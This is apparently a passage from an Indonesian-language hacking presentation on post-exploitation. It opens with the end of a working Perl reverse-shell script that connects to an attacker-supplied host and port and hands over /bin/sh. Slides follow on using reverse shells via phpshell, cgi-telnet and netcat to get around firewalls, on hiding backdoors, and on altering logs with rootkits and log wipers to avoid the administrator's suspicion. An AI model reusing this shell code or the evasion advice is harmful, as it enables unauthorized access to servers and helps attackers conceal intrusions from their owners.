    $execute= 'echo "Connected to `uname -a` !!" ; /bin/sh';
    $0=$command;
    $target=$ARGV[0];
    $port=$ARGV[1];
    $iaddr=inet_aton($target) || die("Error: $!\n");
    $paddr=sockaddr_in($port, $iaddr) || die("Error: $!\n");
    $proto=getprotobyname('tcp');
    socket(SOCKET, PF_INET, SOCK_STREAM, $proto) || \
die("Error: $!\n");connect(SOCKET, $paddr)|| die("Error: $!\n");
    open(STDIN, ">&SOCKET");
    open(STDOUT, ">&SOCKET");
    open(STDERR, ">&SOCKET");
    system($execute);
    close(STDIN)
}
else
{ print " [Gunakan] .. perl $0 [host][ipaddr] \n"; }
```




Reverse Shell




- Attacker membuka koneksi ke server menggunakan port 80 (HTTP)
- Attacker menemukan celah untuk memasang backdoor di komputer server

Reverse Shell



- Attacker membuka koneksi ke server menggunakan port 80 (HTTP)
- Attacker menemukan celah untuk memasang backdoor di komputer server
- Attacker melakukan akan koneksi ke backdoor yang di pasang di server
- Attacker gagal melakukan koneksi dikarenakan rule yang di terapkan di firewall (IDS, ACL, IPS)

Reverse Shell



- █ Attacker membuka koneksi ke server menggunakan port 80 (HTTP)
- █ Attacker menemukan celah untuk memasang backdoor di komputer server
- █ Attacker melakukan akan koneksi ke backdoor yang di pasang di server
- █ Attacker gagal melakukan koneksi dikarenakan rule yang di terapkan di firewall (IDS, ACL, IPS)
- █ Attacker mengeksekusi script reverse shell via phpshell, cgi telnet , remote command execution
- █ User di mesin melakukan koneksi balik ke mesin attacker dan membypass firewall (IDS,ACL,IPS)
- █ Attacker menjalankan netcat untuk membinding shell untuk menerima koneksi dari User di Server

Reverse Shell

- Backdoor tidak selalu online !
 - Tidak mencurigakan admin , karena port yang di binding tidak akan online 24 jam.
- Pengaktifannya bisa melalui backdoor lain di web aplikasi yang relatif lebih gampang di sembunyikan
 - PhpShell, cgi-telnet, remote command execution
- Minimalisir kecurigaan **Tuan Rumah**



Jejak-ku

- Log yang tidak biasa akan mencurigakan ?
 - Working under web base relatively secure (access.log)
- Jika sesuai prosedur apakah bahaya ?
- Jika dirasa perlu lakukan sedikit modifikasi log
 - Rootkits , wipe log tools yang menghapus log user yang diinginkan serta waktu yang di inginkan
- Menghapus file log secara "**membabi-but**a" akan terlalu mencurigakan.

M O V I E T I M E

Angelina Jolie

HACKERS



“Si bodoh”

- Defacing, ???!!
- Merubah file, menghapus file , dsb
- Menambah user secara mecolok
- Berlakulah **biasa** sampai kita “selesai”



Mari Diskusi

Bagi bagi ilmu dunk ?

